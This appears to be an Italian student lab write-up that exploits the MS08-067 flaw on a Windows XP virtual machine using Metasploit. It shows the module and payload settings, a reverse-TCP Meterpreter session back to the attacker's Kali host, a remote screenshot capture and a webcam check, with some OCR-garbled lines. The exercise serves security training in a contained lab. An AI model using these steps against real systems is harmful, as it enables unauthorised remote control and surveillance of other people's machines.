Per l'esercizio di oggi, apriamo Windows XP e Kali Linux e verifichiamo le seguenti configurazioni:

```
File Macchina Visualizza Inserimento Dispositivi Aiuto

ST. C:WWINDOWS\system32\cmd.exe

Lice St. Simple St. S
```

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue stat
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global no
        valid_lft forever preferred_lft forever
    inet6 fe80::9f2:346b:37be:2028/64 scope link noprefixr
        valid_lft forever preferred_lft forever
```

Dopodichè verifichiamo la comunicazone tra le due macchine all'interno della rete:

```
C:\Documents and Settings\Administrator>ping 192.168.1.25

Esecuzione di Ping 192.168.1.25 con 32 byte di dati:

Risposta da 192.168.1.25: byte=32 durata<1ms TTL=64

Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64

Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64
```

Passiamo allo svolgimento dell'esercizio:

Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Per prima cosa, avviamo msfconsole (Metasploit Framework Console) per recuperare il modulo relativo alla vulnerabilità MS08-067, sfruttando il comando **search ms08-067** Il modulo in questione è *exploit/windows/smb/ms08_067_netapi*

Questo è uno degli exploit più noti di Metasploit. È specificamente progettato per sfruttare la vulnerabilità MS08-067 nel servizio Server di Microsoft Windows (*srvsvc.dll*) che può essere utilizzata per eseguire codice arbitrario da remoto.

Selezioniamo quindi il modulo con il comando use 0:

```
P Stager with UUID Support

msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload ⇒ windows/meterpreter/reverse top
```

Cerchiamo il payload relativo a *Meterpreter/reverse_tcp*, che ci permette di ottenere un accesso remoto al sistema target sfruttando una connessione di tipo reverse TCP. Quindi, quando il payload viene eseguito sul sistema target, inizia il processo di connessione inversa. Invece di aspettare che qualcuno si connetta al sistema target, il payload avvia una connessione in uscita verso l'indirizzo IP e la porta dell'attaccante che andiamo a configurare.

Infatti, tramite il comando **options** andiamo a vedere tutto ciò che ci viene richiesto per eseguire l'attacco, tra cui ovviamente RHOST e RPORT, ovvero host remoto e porta remota, più altre impostazioni. Con **set payload 62** selezioniamo il payload in questione, con options analizziamo quali parametri sono richiesti per eseguire l'attacco e di conseguenza i settaggi da effettuare, e con **exploit** (o run) lanciamo l'attacco.

```
msf6 exploit(w
                                 netapi) > set payload 62
payload ⇒ windows/meterpreter/reverse tcp
msf6 exploit(wind
Module options (exploit/windows/smb/ms08_067_netapi):
            Current Setting Required Description
   Name
                                       The target host(s), see https://do
   RHOSTS
                             ves
                                       The SMB service port (TCP)
   RPORT
           445
                             ves
                                       The pipe name to use (BROWSER, SRV
   SMBPIPE BROWSER
                             yes
Payload options (windows/meterpreter/reverse tcp):
             Current Setting Required Description
   Name
                                        Exit technique (Accepted: '', sel
   EXITFUNC
            thread
                              yes
                                        The listen address (an interface
            192.168.1.25
   LHOST
                              yes
                                        The listen port
   LPORT
            4444
                              yes
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.71
rhosts ⇒ 192.168.1.71
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.25
[!] Unknown datastore option: **lhost. Did you mean LHOST?
**lhost ⇒ 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.71
RHOST ⇒ 192.168.1.71
```

Come possiamo notare dalla figura in basso, la sessione di Meterpreter è stata aperta e correttamente eseguita. Da qui in poi, possiamo eseguire comandi di sistema, navigare tra i file, e avendo privilegi elevati, possiamo fare quasi tutto ciò che vogliamo sul sistema bersaglio.


```
msf6 exploit(windows/smb/ns08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.71:445 - Automatically detecting the target ...
[*] 192.168.1.71:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.71:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.71:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.71
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.71:1031) at 2024-07-10 18:10:22 -0400
meterpreter > help
```

Per l'esercizio viene richiesto di effettuare uno screenshot da remoto, tramite il comando screenshot:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/WUTTKmqB.jpeg
```

Come possiamo notare, lo screenshot è stato salvato correttamente:



Inoltre, con il comando **webcam_list** possiamo avere accesso alla lista delle webcam collegate al sistema, che in questo caso non sono presenti.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```